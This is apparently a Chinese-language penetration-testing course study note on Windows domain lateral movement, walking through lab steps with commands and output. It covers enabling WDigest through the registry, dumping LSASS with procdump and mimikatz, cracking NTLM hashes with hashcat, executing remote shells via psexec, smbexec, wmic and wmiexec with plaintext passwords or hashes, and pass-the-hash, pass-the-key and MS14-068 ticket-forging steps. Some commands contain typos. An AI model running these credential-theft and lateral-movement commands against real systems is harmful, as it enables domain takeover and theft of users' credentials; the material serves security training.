XD安全渗透测试课程 学习笔记 | 内网渗透(二)

原创 耳鼠 0x00实验室 8月11日

本文来源于团队成员耳鼠的学习笔记，仅供学习参考。有谬误之处，还望多多谅解，这是一系列文章，定期更新该课程学习笔记。

往期内容:

day58-64笔记:

XD安全渗透测试课程 学习笔记 | 提权阶段

day65-66笔记:

XD安全渗透测试 学习笔记 | 内网渗透(一)

day67.域横向 smb&wmi 明文或 hash 传递

知识点1:

Windows2012以上版本默认关闭wdigest,攻击者无法从内存中获取明文密码

Windows2012以下版本如安装KB2871997补丁,也会导致无法获取明文密码

针对以上情况,我们提供了4种方式解决此类问题

- 1.利用哈希hash传递(pth,ptk等)进行移动
- 2.利用其他服务协议(SMB,WMI等)进行哈希移动
- 3.利用注册表操作开启Wdigest Auth值进行获取
- 4.利用工具或第三方平台(Hachcat)进行破解获取

知识点2:

Windows系统LM HASH及NTLM Hash加密算法,个人系统在Windows vista后,服务器系统在Windows 2003以后,认证方式均为NTLM Hash。

```
#注册表修改
reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDige
st /v UseLogonCredential /t REG_DWORD /d 1 /f
```



演示案例:

案例1-Procdump+Mimikatz配合获取

procdump是Windows官方的工具

如果上传Minmiktz上传后被杀,可以使用Procdump+Mimikatz这个方法

运行procdump在当前目录下生成lsass.dmp文件



然后再在mimi上使用命令还原出来密码

在目标主机上用proc生成文件,然后再在本地上用Mim还原出密码

mimikatz上执行:

```
sekurlas::minidump lsass.dmp
sekurlas::logonPasswords full
```

Hashcat破解获取Windows NTML Hash


```
hashcat -a 0 -m 1000 file --force
```

案例2-域横向移动SMB服务利用-psexec,smbexec(官方自带)

利用SMB服务可以通过明文或hash传递来远程执行,条件445服务端口开放。

#psexec第一种:先有ipc链接,psexec需要明文或hash传递

```
net use \\192.168.3.32\ipc$ "admin!@#45" /user:administrator
psexec \\102.168.3.32 -s cmd #需要先有ipc链接 -s以system权限运行
```




#psexec第二种:不用建立IPC直接提供明文账户密码

官方Pstools无法采用hash连接

```
psexec \\192.168.3.21 -u administrator -p Admin12345 -s cmd

psexec -hashes :$HASH$ ./administrator@10.1.2.3

psexec -hashes :$HASH$ domain/administrator@10.1.2.3

psexec -hashes :518b98ad4178a53695dc997aa02d455c
./administrator@192.168.3.32

#非官方自带-参考impacket工具包使用，操作简单，容易被杀
```


0x00实验室

在官网下载pstools,上传至目标主机




执行命令,将前期信息收集到的ip地址,用户名 ,密码,反弹回cmd

基于Hash的:




出现了问题，解决需要用到一个非官方的库impacket




反弹成功

#smbexec无需先ipc链接 明文或哈市传递

```
smbexec god/administrator:Admin12345@192.168.3.21

smbexec ./administrator:admin!@#450192.168.3.32

smbexec -hashes :$HASH$ ./admin@192.168.3.21

smbbexec -hashes :$HASH$ domain/admin@192.168.3.21

smbexec -hashes :518b98ad4178a53695dc997aa02d455c
./administrator@192.168.3.32

smbexec -hashes :ccef208c6485269c20db2cad21734fe7
god/administrator@192.168.3.21
```




域横向移动WMI服务利用-cscript,wmiexec,wmic

WMI(windows Management Instrumentation)时通过135端口进行利用,支持用户名明文或者hash的方式进行认证,并且该方法不会在目标日志系统留下痕迹

#自带WMIC 明文传递 无回显(缺点,功能比较尴尬)

```
1 wmic /node:192.168.3.21 /user:administrator /password:Admin12345 process call c
```


原本是没有1.txt



在目标主机上执行命令,等待连接

```
C:\Windows\system32>exit

C:\Users\Administrator\Desktop\impacket-examples-windows>cd\

C:\>wmic /node:192.168.3.21 /user:administrator /password:Admin12345 process call create "cmd.exe /c  ipconfig >C:\1.txt
```


连接完毕后,在目标主机上连接的那个域主机上出现了1.txt




```
#自带cscript明文传递 有回显
cscript //nologo wmiexec.vbs /shell 192.168.3.21
administrator Admin12345
```


需要借助一个wmiexec.vbs文件,在资源中有

执行命令,反弹cmd

```
C:\Users\Administrator\Desktop\pass>cscript //nologo wmiexec.vbs /shell 192.168.3.21 administrator Admin12345
WMIEXEC : Target -> 192.168.3.21
WMIEXEC : Connecting...
WMIEXEC : Login -> OK
WMIEXEC : Result File -> C:\wmi.dll
WMIEXEC : Share created sucess.
WMIEXEC : Share Name -> WMI_SHARE
WMIEXEC : Share Path -> C:\
C:\Windows\system32>whoami
god\administrator

C:\Windows\system32>
```

```
#套件impacket wmiexec  明文或hash传递 有回显exe版本

wmiexec ./administrator:admin!@#45@192.168.3.32 "whoami"

wmiexec god/administrator:Admin12345@192.168.3.21 "whoami"

wmiexec -hashes :518b98ad4178a53695dc997aa02d455c
./administrator@192.168.3.32 "whoami"

wmiexec -hashes :ccef208c6485269c20db2cad21734fe7
god/administrator@192.168.3.21 "whoami"
```




```
C:\Users\Administrator\Desktop\impacket-examples-windows>wmiexec ./administrator:admin!@#45@192.168.3.32 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
sqlserver\administrator


C:\Users\Administrator\Desktop\impacket-examples-windows>wmiexec god/administrator:Admin12345@192.168.3.21 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv2.1 dialect used
god\administrator
```




```
C:\Users\Administrator\Desktop\impacket-examples-windows>wmiexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrat
or@192.168.3.32 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
sqlserver\administrator
```


案例4-域横向移动以上服务bash批量利用-python编译exe

day68.域横向 PTH&PTK&PTT 哈希票据传递



Kerberos协议具体工作方法,在域种,简要介绍一下:




```
PTH(pass the hash) #利用lm或ntlm的值进行的渗透测试
PTT(pass the ticket)#利用的票据凭证TGT进行的渗透测试
PTK(pass the key)#利用的ekeys aes256进行的渗透测试
#PTH在内网渗透种是一种很经典的攻击方式,原理就是攻击者可以直接通过LM Hash和NTLM Hash访
如果禁用lentlm认证,PsExec无法利用获得的ntml hash进行远程连接,但是使用mimikatz还是可
总结:KB2871997补丁后的影响
pth:没打补丁用户都可以连接,打了补丁只能administrator连接
ptk:打了补丁才能用户都可以连接,采用aws256连接
https://www.freebuf.com/column/220740.html
#PTT攻击的部分就不是简单的NTLM认证了,它是利用Kerberos协议进行攻击的,这里就介绍三种常见
攻击方法:MS-068.Golden ticket,SILVER ticket,简单来说就是将连接合法的票据注入到内存中
MS14-068基于漏洞,Golden ticket(黄金票据),SILVER ticket(白银票据)
其中Golden ticket(黄金票据),SILVER ticket(白银票据)属于权限维持技术
MS14-068造成的危害是允许域内任何一个普通用户,将自己提升至域管理权限。微软给出的补丁是
kb3011780
```

演示案例:

域横向移动PTH传递-Mimikatz

```
mimikatz # privilege::bubug
ERROR mimikatz_doLocal ; "bubug" command of "privilege" module not found !

Module :        privilege
Full name :     Privilege module

          debug  -  Ask debug privilege
         driver  -  Ask load driver privilege
       security  -  Ask security privilege
            tcb  -  Ask tcb privilege
         backup  -  Ask backup privilege
        restore  -  Ask restore privilege
         sysenv  -  Ask system environment privilege
             id  -  Ask a privilege by its id
           name  -  Ask a privilege by its name

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPassword
```


严谨一点,LM和NTML最好都收集

下面这个命令是获取aes256加密的

```
mimikatz # sekurlsa::ekeys
        * Username : webserver$
        * Domain   : GOD.ORG
        * Password : be 6f 9f c1 24 67 f9 59 ec f0 00 2c 3c f0 fb 5b 7c 2d 23 91 d3 c9 5a d9 dc 54 d5 50 2a f0 59 d4 9
5d 3a 8d aa 46 80 fb 89 b7 71 32 4d 37 2e c8 38 26 81 e5 8f d1 cf 51 bd 1d 1b 49 b6 68 4d 73 02 d9 71 64 43 e0 bf 08 a
6f 1d a3 81 12 9e cd 4c 4c 21 ff 9b 4d 10 03 e4 60 07 5c cf cb f2 3b f3 e2 77 32 c4 e3 4f c5 98 87 3c 6c 65 77 15 89 6
bf 6e 3b 6a c7 8c d4 8c 32 dd 4e 2f f9 48 04 41 bd 2e 6c 81 32 74 00 a7 d2 00 90 f5 e4 52 dc e5 d5 9a a2 2a f6 21 b1 a
85 ca 34 30 3e 96 12 42 1b c1 e7 f2 e9 06 20 e4 30 15 e1 f5 78 73 6a 4d b9 86 e0 96 e1 df 91 9d a0 d7 ac 80 a2 4e 7c f
b7 76 17 01 aa e2 90 06 a8 d6 9a 08 cd 94 54 34 6f 79 9b 4c a5 cf 64 ea 7f 75 b4 a3 52 49 7c c3 de b0 9a 9a de 8
48 3d 5b f4 28 13 c5
        * Key List :
          aes256_hmac       e5565ca2d91077755462f8e5e171c51cbeee8edb1af1f05f6867a844c72ad608
```


PTH ntlm床底

未打补丁得到工作组及域连接:

```
sekurlsa::pth /user:administrator /domain:god
/ntlm:ccef208c6485269c20db2cad21734fe7

sekurlsa::pth /user:administrator /domain:workgroup /ntlm:
518b98ad4178a53695dc997aa02d455c
```


攻击当前域控主机

```
C:\Users\mary.GOD>net time /domain
\\OWA2010CN-God.god.org 的当前时间是 2020/11/25 20:28:10
命令成功完成。
```


直接连接域控主机是无法连接的


使用mimikatz进行攻击

```
mimikatz # sekurlsa::pth /user:administrator /domain:god /ntlm:ccef208c6485269c20db2cad21734fe7
user    : administrator
domain  : god
program : cmd.exe
impers. : no
NTLM    : ccef208c6485269c20db2cad21734fe7
  |  PID  2300
  |  TID  2704
  |  LSA Process is now R/W
  |  LUID 0 ; 2086136 (00000000:001fd4f8)
  \_ msv1_0   - data copy @ 0000000001A4A8E0 : OK !
  \_ kerberos - data copy @ 0000000001AB2F88
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0000000001A620E8 (16) -> null

mimikatz # _
```



攻击命令上并没有指定IP地址,这是一种随机攻击,IP地址是前期信息收集的,连接时,可以遍历IP地址,

看那个有回显

攻击成功反弹回来了一个cmd
在这个cmd中进行连接



如果IP地址不识别,就换成计算机名
之后就和at schtasks一样了,复制文件,执行文件等
攻击另外一台主机





这里domain是一个工作组,直接连接到了主机的本地的Administered

案例2-域横向移动PTK传递-mimikatz


PTK aes256传递
打补丁后的工作组及域连接:
sekurlsa::ekeys #获取aes

```
sekurlsa::pth /user:mary /domain:god.org
/aes256:d7c1d9310753a2f7f240e5b2701dc1e6177d16a6e40af3c5cdff8
14719821c4b
```



弹出一个cmd窗口,尝试连接域内主机



域横向移动PTT传递-MS14068&kekeo&local

第一种利用漏洞:

能实现普通用户直接获取域控system权限

#ms14-068 powershell执行

1.查看当前sid whoami/user

2.mimikatz #kerberos::purge

//清空当前机器中所有凭证,如果有域成员凭证会影响凭证伪造

mimikatz# kerberos::list //查看当前机器凭证

mimikatz# kerberos::ptc 票据文件 //将票据注入到内存中

3.利用ms14-068生成TGT数据

ms14-058.exe 域成员名@域名 -s sid -d 域控制器地址 -p 域成员密码

4.票据注入内存

